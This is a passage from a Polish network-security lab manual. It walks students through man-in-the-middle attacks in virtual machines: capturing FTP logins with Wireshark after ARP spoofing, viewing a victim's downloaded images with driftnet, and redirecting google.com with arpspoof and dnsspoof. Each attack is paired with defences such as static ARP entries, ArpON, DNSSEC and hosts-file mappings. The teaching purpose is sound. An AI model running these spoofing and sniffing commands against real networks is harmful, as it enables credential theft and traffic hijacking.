
```

C:\Users\bss>ftp ftp.trolltech.com
Połączony z ftp.trolltech.com.
220-Welcome to the Qt FTP Server.
220-
220-For recent popular downloads we suggest that you use the http links on our d
ownload webpage: http://www.qt.nokia.com/downloads. These downloads are delivere
d via a Content Delivery Network, which provides a far superior download bandwid
th.
220-
220-Also please note that files in the /incoming folder will be automatically de
leted after 7 days.
220
Użytkownik (ftp.trolltech.com:(none)): ftp
331 Please specify the password.
Hasło:
230 Login successful.
ftp> quit
221 Goodbye.
C:\Users\bss>

```


Rys. 2.11. *Windows* – połączenie z serwerem ftp
Źródło: opracowanie własne.

- 2.1.20. Następnie w programie Wireshark kliknij prawym przyciskiem myszy na dowolny pakiet protokołu FTP (kolumna *Protocol*) i wybierz opcję **Follow TCP Stream**.



Rys. 2.12. *BackTrack* – przechwycenie transmisji FTP
Źródło: opracowanie własne.

- 2.1.21. W oknie, które się pojawi, można łatwo odczytać login i hasło ofiary. Czerwonym kolorem zaznaczone są dane wysyłane przez ofiarę. Login znajduje się za ciągiem *USER*, hasło za ciągiem *PASS*.



Rys. 2.13. *BackTrack* – podgląd transmisji z serwerem FTP
Źródło: opracowanie własne.


Program *driftnet* dekoduje w czasie rzeczywistym transmisję zawierającą grafikę ze strumienia TCP (ang. Transmission Control Protocol – protokół kontroli transmisji), umożliwiając przeglądanie zawartości plików graficznych pobieranych na komputer ofiary.

- 2.1.22. Na komputerze z systemem *BackTrack* uruchom program *driftnet*. Wpisz w konsoli:

```
driftnet
```

- 2.1.23. Następnie na komputerze z systemem *Ubuntu* uruchom przeglądarkę internetową (**Aplikacje -> Internet -> Przeglądarka WWW Firefox**) i wejdź na dowolną stronę internetową zawierającą pliki graficzne (np. www.onet.pl).

2.1.24. Na komputerze z systemem *BackTrack* można teraz przeglądać pliki graficzne pobierane przez komputer ofiary:



Rys. 2.14. *BackTrack* – wynik działania programu *driftnet*
Źródło: opracowanie własne.

2.2. Zabezpieczenie

Na atak ARP-spoofing podatne są komputery, które korzystają z dynamicznych wpisów w tablicach ARP. Wpis taki przechowuje odwzorowania IP -> MAC w tablicy ARP tylko przez określony czas. Tablica jest aktualizowana na podstawie ramek ARP Reply przesyłanych w sieci lokalnej. Ponieważ komputer agresora wysyła regularnie fałszywe ramki ARP Reply, to komputer ofiary korzysta z fałszywych wpisów IP -> MAC. Można uodpornić się na fałszywe ramki ARP Reply, ustawiając statyczne wpisy w tablicy ARP – wpisy takie nie są modyfikowane podczas pracy systemu. Wpisy, których nie umieścimy w tablicy ARP statycznie, są aktualizowane dynamicznie.

Prezentowane tutaj metody zabezpieczeń działają w środowiskach sieciowych, których topologia oparta jest o przełączniki (ang. *switch*). Niestety, obsługa środowiska sieciowego w oprogramowaniu wirtualizacyjnym jest uproszczona – komunikacja sieciowa działa na zasadzie koncentratora (ang. *hub*), przez co wszystkie pakiety sieciowe trafiają do wszystkich maszyn wirtualnych.

2.3. Statyczne wpisy w tablicy ARP

2.3.1. Na komputerze z systemem *Debian* przejdź do konsoli użytkownika root. Wpisz w konsoli:

```
su
```

2.3.2. Sprawdź jaki adres MAC posiada router. Wpisz w konsoli:

```
ifconfig eth1
```

```
debian:/home/bss# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 08:00:27:78:0d:18
          inet addr:172.16.1.1  Bcast:0.0.0.0  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19886 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36187 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1509729 (1.4 MiB)  TX bytes:53922898 (51.4 MiB)
```

Rys. 2.15. *Debian* – sprawdzenie stanu interfejsu sieciowego
Źródło: opracowanie własne.

Adres fizyczny znajduje się w pierwszej linii, za ciągiem „HWaddr”.

2.3.3. Aby ustawić statyczny wpis ARP na komputerze z systemem *Windows 7*, wpisz w konsoli polecenie:

```
arp -s <adres_ip> <adres_mac>
```

gdzie:

<adres_ip> - adres IP komputera zdalnego,
<adres_mac> - adres fizyczny komputera zdalnego (jako separator użyj myślnika).


Wpisz w konsoli systemu *Windows* (zastąp adres MAC adresem odczytanym w pkt. 2.3.2):

```
arp -s 172.16.1.1 08-00-27-78-0d-18
```

2.3.4. Odczytaj adres MAC komputerze z systemem *Windows*. Wpisz w konsoli:

```
ipconfig -all
```


Znajdź wpis dla karty Ethernet *Połączenie lokalne* i odczytaj adres fizyczny.



```
C:\Windows\system32\cmd.exe
Routing IP włączony . . . . . : Nie
Serwer WINS Proxy włączony. . . . : Nie

Karta Ethernet Połączenie lokalne:
Sufiks DNS konkretnego połączenia :
Opis. . . . . : Karta Intel(R) PRO/1000 MT Desktop Adapte
Adres fizyczny. . . . . : 08-00-27-0A-1B-31
DHCP włączone . . . . . : Nie
Autokonfiguracja włączona . . . . : Tak
Adres IPv6 połączenia lokalnego . . : fe80::7c77:2d68:930d:fb59%11<Preferowane>
Adres IPv4. . . . . : 172.16.1.4<Preferowane>
Maska podsieci. . . . . : 255.255.255.0
Brama domyślna. . . . . : 172.16.1.1
Identyfikator IAD DHCPv6 . . . . . : 235405351
Identyfikator DUID klienta DHCPv6 : 00-01-00-01-14-61-7F-AF-08-00-27-0A-1B-31

Serwery DNS . . . . . : 208.67.222.222
NetBIOS przez Tcpip . . . . . : Włączony

Karta Ethernet VirtualBox Host-Only Network:
Sufiks DNS konkretnego połączenia :
```

Rys. 2.16. Windows 7 – sprawdzenie stanu połączenia lokalnego
Źródło: opracowanie własne.


2.3.5. Na maszynie z systemem *Debian* dodaj statyczny wpis. Składnia polecenia jest taka sama jak w *Windows*, należy jednak zamiast separatora ‘-’ użyć ‘:’. Wpisz w konsoli systemu *Debian* (zastąp adres MAC adresem odczytanym w pkt. 2.3.4):

```
arp -s 172.16.1.4 08:00:27:0a:1b:31
```

2.3.6. Wyświetl tablicę ARP na maszynach z systemem *Windows* i *Debian* w celu weryfikacji statycznych wpisów. Wpisz w konsoli:

```
arp -a
```

Wpisy statyczne wyróżnione są słowem „PERM” (systemy *Linux*) lub „Typ: statyczne” (systemy *Windows*).



```
C:\Documents and Settings\Administrator>arp -s 172.16.1.1 08-00-27-97-b4-ff
C:\Documents and Settings\Administrator>arp -a
Interfejs: 172.16.1.3 --- 0x10003
Adres internetowy    Adres fizyczny      Typ
172.16.1.1          08-00-27-97-b4-ff   statyczne
172.16.1.2          08-00-27-01-10-72   dynamiczne
C:\Documents and Settings\Administrator>_
```

Rys. 2.17. Statyczne wpisy w tablicy ARP systemu *Windows*
Źródło: opracowanie własne.

2.4. ArpON (Arp handler inspectiON)

ArpON jest oprogramowaniem, które zabezpiecza komputer przed atakami typu Man-in-the-Middle wykorzystującymi ARP-Spoofing, przy użyciu algorytmów analizujących pakiety ARP Request i ARP Reply. Aplikacja wykrywa i blokuje ataki zatruwające tablicę ARP, przez co zabezpiecza także przed atakami DHCP i DNS Spoofing oraz przed przechwytywaniem sesji SSL (ang. Secure Socket Layer – protokół zapewniający poufność i integralność danych oraz uwierzytelnianie serwera).

2.4.1. Na maszynie z systemem *Ubuntu* zainstaluj program *ArpON*. Wpisz w konsoli:

```
sudo apt-get -y install arpon
```

2.4.2. Uruchom program *ArpON* w trybie dynamicznej analizy pakietów ARP. Wywołanie programu:

```
sudo arpon -i <int> <tryb>
```

gdzie:

<int> - interfejs na którym będzie działał program,
<tryb> - tryb pracy (statyczny / dynamiczny).

Wpisz w konsoli:

```
sudo arpon -i eth0 -d
```

```
root@bss-VirtualBox:/home/bss# arpon -i eth0 -d
09:59:13 - Wait link connection on eth0...
09:59:42 - DARPI on dev(eth0) inet(172.16.1.5) hw(8:0:27:7e:62:37)
09:59:42 - Deletes these Arp Cache entries:
09:59:42 - 1) 172.16.1.2 -> 8:0:27:e2:c2:34
09:59:42 - 2) 172.16.1.1 -> 8:0:27:78:d:18
09:59:42 - Cache entry timeout: 500 milliseconds.
09:59:42 - Realtime Protect activated!
09:59:42 - Request >> Add entry 172.16.1.2
09:59:42 - Reply << Refresh entry 172.16.1.2 -> 8:0:27:e2:c2:34
09:59:43 - Reply << Delete entry
172.16.1.1 -> 8:0:27:e2:c2:34
09:59:45 - Reply << Delete entry
172.16.1.1 -> 8:0:27:e2:c2:34
09:59:47 - Reply << Delete entry
172.16.1.1 -> 8:0:27:e2:c2:34
```

Rys. 2.18. Program *ArpON* w systemie *Ubuntu 10.10*
Źródło: opracowanie własne.

2.5. Weryfikacja zabezpieczenia

W celu weryfikacji należy spróbować podsłuchać pakiety na komputerze agresora snifferem *Wireshark*, jednocześnie logując się na serwer FTP z komputera ofiary. Przy prawidłowo wprowadzonych odwzorowaniach ARP komputer ofiary wyśle pakiety bezpośrednio do bramy sieciowej, przez co podsłuch będzie niemożliwy.

2.5.1. Przejdź na maszynę z systemem *Windows* i połącz się z serwerem FTP (ang. *File Transfer Protocol*) wymagającym logowania. Wpisz w konsoli:

```
ftp ftp.trolltech.com
```

Na serwerze zaloguj się na konto użytkownika **ftp** jako hasło podając **ftp**

2.5.2. Na maszynie z systemem *Ubuntu* połącz się z serwerem FTP. Wpisz w konsoli:

```
ftp ftp.trolltech.com
```

Na serwerze zaloguj się na konto użytkownika **ftp** jako hasło podając **ftp**

2.5.3. Przejdź na maszynę z systemem *BackTrack*. W programie *Wireshark* nie powinny pojawiać się nowe przechwycone pakiety.


2.5.4. Wyczyść tablice wpisów ARP w systemie *Windows*. Na maszynie z systemem *Windows* wpisz w konsoli:

```
arp -d
```

2.5.5. Zatrzymaj działanie programu *ArpON* na komputerze z systemem *Ubuntu*. Wpisz w konsoli:

```
sudo killall arpon
```

- 2.5.6. Zamknij wszystkie wirtualne maszyny, zamykając okna programu VirtualBox. Przy potwierdzeniu zamknięcia wybierz opcję **Zapisanie stanu maszyny** i kliknij **OK**.




Rys. 2.19. Oracle VirtualBox – zamknięcie i zapisanie stanu maszyny wirtualnej
Źródło: opracowanie własne.

3. DNS-SPOOFING

Opracował:	Sławomir Adamus
Cel ćwiczenia:	wykonanie przykładowego ataku DNS-spoofing na system MS Windows
Potrzebne narzędzia:	BackTrack Linux 4, arpspoof, dnsspoof
Literatura:	Microsoft Windows 7
	M. Szmit, M. Gusta, M. Tomaszewski, 101 zabezpieczeń przed atakami w sieci komputerowej, Wyd. Helion, 2005, ss. 217-223.

Atak DNS-spoofing polega na uruchomieniu fałszywego serwera nazw domenowych (DNS) nasłuchującego na porcie UDP (ang. User Datagram Protocol – protokół pakietów użytkownika) 53. Do serwera tego kierowane są zapytania DNS przechwycone przez atakującego (np. z użyciem techniki ARP-spoofing). Zwracane przez serwer fałszywe odwzorowania nazw domenowych na adresy IP umożliwiają przekierowanie ruchu na nieprawidłowy serwer.

Atak DNS-spoofing zostanie zaprezentowany na przykładzie typowej sieci lokalnej. Komputer ofiary będzie nawiązywał połączenie z serwerem z domeny google.com. W sieci będzie jednak uruchomiony fałszywy serwer DNS, który przechytując ruch ofiary metodą ARP-spoofing będzie przekierowywał ofiarę na serwer WWW uruchomiony na komputerze napastnika. Topologia sieci wykorzystanej w ćwiczeniu zaprezentowana jest na rysunku rys. 3.1.



Rys. 3.1. Schemat sieci wykorzystanej w ćwiczeniu DNS-Spoofing
Źródło: opracowanie własne.

3.1. Przygotowanie ataku

3.1.1. Uruchom wirtualną maszynę z systemem *Debian* i zaloguj się do systemu.

3.1.2. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

3.1.3. Uruchom wirtualną maszynę z systemem *Ubuntu* i zaloguj się do systemu.

3.1.4. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

3.1.5. Uruchom wirtualną maszynę z systemem *Windows 7* i zaloguj się do systemu.

3.1.6. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli systemu *Windows*:

```
ping www.google.pl
```


3.1.7. Uruchom wirtualną maszynę z systemem *BackTrack 4* i zaloguj się do systemu.

3.1.8. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

3.1.9. Na komputerze z systemem *BackTrack 4* wykonaj atak ARP-spoofing w celu przechwycenia komunikacji ofiar z Internetem. Wpisz w konsoli:

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
arp spoof -i eth0 -t 172.16.1.4 172.16.1.1  
arp spoof -i eth0 -t 172.16.1.1 172.16.1.4  
arp spoof -i eth0 -t 172.16.1.5 172.16.1.1  
arp spoof -i eth0 -t 172.16.1.1 172.16.1.5
```



Rys. 3.2. BackTrack – wykonanie ataku ARP-Spoofing
Źródło: opracowanie własne.

3.1.10. Uruchom serwer WWW, na który kierowany będzie ruch z domeny google.com. Wpisz w konsoli:

```
start-apache
```

3.1.11. Utwórz plik index.html w katalogu `/var/www` o następującej zawartości:

```
<html>
  <body>
    <h1>
      Atak DNS-spoofing
    </h1>
  </body>
</html>
```

W tym celu wpisz w konsoli:

```
echo „<html><body><h1>Atak DNS-spoofing</h1></body></html>” >
/var/www/index.html
```

3.1.12. Następnie utwórz plik konfiguracyjny dla programu *dnsspoof* z listą podmienianych adresów wg. schematu:

<IP> <nazwa domenowa>

gdzie:

<IP> - adres IP, który będzie zwracany przez fałszywy serwer DNS,

<nazwa domenowa>- adres domenowy, którego odwzorowanie będzie fałszowane.

W przykładzie sfalszowane zostaną wszystkie odpowiedzi na zapytania kierowane do serwerów google.com. Umieszczenie gwiazdki na początku nazwy domenowej powoduje przechwycenie ruchu do wszystkich subdomen. Aby utworzyć plik konfiguracyjny, wpisz w konsoli:

```
echo „172.16.1.2 *google.com” > serwery
```


3.1.13. Uruchom program *dnsspoof* z utworzonym wcześniej plikiem konfiguracyjnym. Wpisz w konsoli:

```
dnsspoof -f serwery
```

```
root@bt:~# dnsspoof -f serwery
dnsspoof: listening on eth0 [udp dst port 53 and not src 172.16.1.2]
172.16.1.10.60200 > 208.67.222.222.53: 15351+ A? www.google.pl
```

Rys. 3.3. *BackTrack* – wykonanie ataku DNS-Spoofing
Źródło: opracowanie własne.

3.1.14. Na komputerze z systemem *Windows 7* włącz przeglądarkę internetową i wejdź na stronę www.google.com (lub inną zgodnie z zawartością pliku *serwery*).



Rys. 3.4. *Windows 7* – efekt wykonania ataku DNS-Spoofing
Źródło: opracowanie własne.


3.2. Zabezpieczenie

Na atak DNS-spoofing narażone są komputery, które nie korzystają z serwerów DNS używających protokołu DNSSec (ang. Domain Name System Security Extensions – rozszerzenia bezpieczeństwa protokołu DNS). Przed zaprezentowanym atakiem można zabezpieczyć się na kilka sposobów:

- można nie używać serwerów DNS, posługując się jedynie adresami IP – takie rozwiązanie jest jednak niewygodne i nie uwzględnia możliwości migracji serwerów pod inne adresy IP.
- można na stałe połączyć nazwy serwerów z ich adresami IP poprzez statyczne odwzorowania nazw.
- można korzystać z bezpiecznych serwerów nazw domenowych. Wymuszenie korzystania z protokołu DNSSec, w którym nadchodzące odpowiedzi są autoryzowane, powoduje odrzucenie odpowiedzi sfałszowanej.

3.3. Statyczne odwzorowania nazw domenowych


3.3.1. Na maszynie z systemem *Windows 7* uruchom *Notatnik* z prawami administratora. Wejdź w menu **Start -> Wszystkie programy -> Akcesoria**, kliknij prawym przyciskiem myszy na programie **Notatnik** i wybierz opcję **Uruchom jako administrator**.



Rys. 3.5. *Windows 7* – uruchomienie notatnika


Źródło: opracowanie własne.

3.3.2. Uaktywni się mechanizm *Kontroli konta użytkownika*. Wciśnij **Tak**.




Rys. 3.6. Windows 7 – mechanizm UAC
Źródło: opracowanie własne.

3.3.3. W *Notatniku* kliknij menu **Plik -> Otwórz**.



Rys. 3.7. Notatnik – otwarcie pliku
Źródło: opracowanie własne.

3.3.4. W filtrze typu pliku wybierz **Wszystkie pliki** i przejdź do katalogu:
C:\Windows\System32\drivers\etc



Rys. 3.8. Windows 7 – lokalizacja pliku *hosts*
Źródło: opracowanie własne.

3.3.5. Wybierz plik **hosts** i kliknij **Otwórz**.

3.3.6. Dodaj na końcu pliku wpis statyczny w postaci:

<IP> <nazwa domenowa>


gdzie:

<IP> - adres IP serwera,

<nazwa domenowa> - nazwa domenowa serwera.

Wpisz na końcu pliku:

74.125.79.104 www.google.com



```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10      x.acme.com           # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
#       ::1               localhost
74.125.79.104 www.google.com
```

